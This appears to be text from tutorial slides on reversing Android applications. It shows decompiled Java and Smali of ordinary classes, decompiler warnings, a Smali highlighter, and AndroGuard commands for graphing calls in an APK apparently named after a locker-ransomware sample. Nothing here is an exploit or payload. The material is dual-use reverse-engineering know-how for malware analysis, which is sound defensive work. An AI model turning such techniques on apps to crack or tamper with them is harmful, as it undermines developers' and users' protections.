5 import android.content.ContextWrapper;
6 import android.view.View;
7 import android.view.View.OnClickListener;
8 import android.view.ViewGroup;
9 import android.widget.BaseAdapter;
10 import android.widget.TextView;
11 import jackpal.androidterm.emulatorview.TermSession;
12 import jackpal.androidterm.emulatorview.UpdateCallback;
13 import jackpal.androidterm.util.SessionList;
14
15 public class WindowListAdapter extends BaseAdapter implements U
16     private SessionList mSessions;
17
18     public WindowListAdapter(SessionList sessions) {
19         setSessions(sessions);
20     }
21

```

Console

```

ERROR - Can't fix incorrect switch cases order, method: jackpal.androidterm.Term.onNewIntent(a
WARN - Anonymous class already generated: jackpal.androidterm.TermViewFlipper.1 in method: ja
WARN - Removed duplicated region for block: B:13:? A:{SYNTHETIC, RETURN} in method: jackpal.a
WARN - Removed duplicated region for block: B:9:0x0070 in method: jackpal.androidterm.TermSe
WARN - Finally extract failed: remBlock pred: B:10:0x0039, [B:9:0x0031, B:21:0x0052], method
INFO - done
Process exited with code 0.

```

Introducing sublime-smali

- A syntax highlighter for the Dalvik bytecode language, Smali
- <https://github.com/ShaneWilton/sublime-smali>

GDataRequest.smali

```

179 .method protected constructor <init>(Lapi/wireless/gdata/client/http/GDataRequest$RequestType;Ljava/net/URL;Lapi/wireless/gdata/util/Cor
180 .registers 15
181 .parameter "type"
182 .parameter "requestUrl"
183 .parameter "contentType"
184 .parameter "authToken"
185 .parameter
186 .parameter
187 .annotation system Ldalvik/annotation/Signature;
188     value = {
189         "(",
190         "Lapi/wireless/gdata/client/http/GDataRequest$RequestType;",
191         "Ljava/net/URL;",
192         "Lapi/wireless/gdata/util/ContentType;",
193         "Lapi/wireless/gdata/client/TokenFactory$UserToken;",
194         "Ljava/util/Map",
195         "(",
196         "Ljava/lang/String;",
197         "Ljava/lang/String;",
198         ">";
199         "Ljava/util/Map",
200         "<",
201         "Ljava/lang/String;",
202         "Ljava/lang/String;",
203         ">);V"
204     }
205 .end annotation
206
207 .annotation system Ldalvik/annotation/Throws;
208     value = {
209         Ljava/io/IOException;
210     }
211 .end annotation
212
213 .prologue
214 .local p5, headerMap:Ljava/util/Map;,"Ljava/util/Map<Ljava/lang/String;Ljava/lang/String;>;"
215 .local p6, privateHeaderMap:Ljava/util/Map;,"Ljava/util/Map<Ljava/lang/String;Ljava/lang/String;>;"
216 const/4 v3, -0x1
217
218 const/4 v4, 0x1
219
220 const-string v7, "DELETE"
221
222 const-string v6, "Content-Type"
223
224 const-string v5, "POST"
225
226 line 119

```


GDataRequest.smali

```
1 .class public Lapi/wireless/gdata/client/http/GDataRequest;
2 .super Ljava/lang/Object;
3 .source "GDataRequest.java"
4
5 # annotations
6 .annotation system Ldalvik/annotation/MemberClasses;
7     value = {
8         Lapi/wireless/gdata/client/http/GDataRequest$GDataRequestFactory;,
9         Lapi/wireless/gdata/client/http/GDataRequest$RequestType;
10    }
11 .end annotation
12
13 # static fields
14 .field private static synthetic $SWITCH_TABLE$_api$wireless$gdata$client$http$GDataRequest$RequestType:[I
15
16 # instance fields
17 .field private METHOD_OVERRIDE_PROPERTY:Ljava/lang/String;
18 .field protected connectTimeout:I
19 .field protected executed:Z
20 .field protected expectsInput:Z
21 .field protected hasOutput:Z
22 .field protected httpConn:Ljava/net/URLConnection;
23 .field protected readTimeout:I
24 .field protected requestUrl:Ljava/net/URL;
25 .field protected type:Lapi/wireless/gdata/client/http/GDataRequest$RequestType;
26
27
28 # direct methods
29 .method static synthetic $SWITCH_TABLE$_api$wireless$gdata$client$http$GDataRequest$RequestType() [I
30     .registers 3
31
32     .prologue
33     .line 50
34     sget-object v0, Lapi/wireless/gdata/client/http/GDataRequest;->$SWITCH_TABLE$_api$wireless$gdata$client$http$GDataRequest$RequestType
35
36     if-eqz v0, :cond_5
37
38     :goto_4
39     return-object v0
40
41     :cond_5
42     invoke-static {}, Lapi/wireless/gdata/client/http/GDataRequest$RequestType;->$values()[Lapi/wireless/gdata/client/http/GDataRequest$RequestType;
43
44     move-result-object v0
45
46     array-length v0, v0
47
48     new-array v0, v0, [I
```

Reversing Android Applications

Generating Control Flow Graph

- Use AndroGuard
 - <https://github.com/androguard/androguard>
- Eg: `androguard cg malware_lockerapp.apk --classname "^Lorg/simplelocker/Main"`
- Eg2: `androguard cg malware_lockerapp.apk --classname "^Lorg/simplelocker/Main" --methodname "onCreate" --no-isolated`
- The generated cg file can be opened using Gephi <https://gephi.org/>



<https://t.me/learningnets>

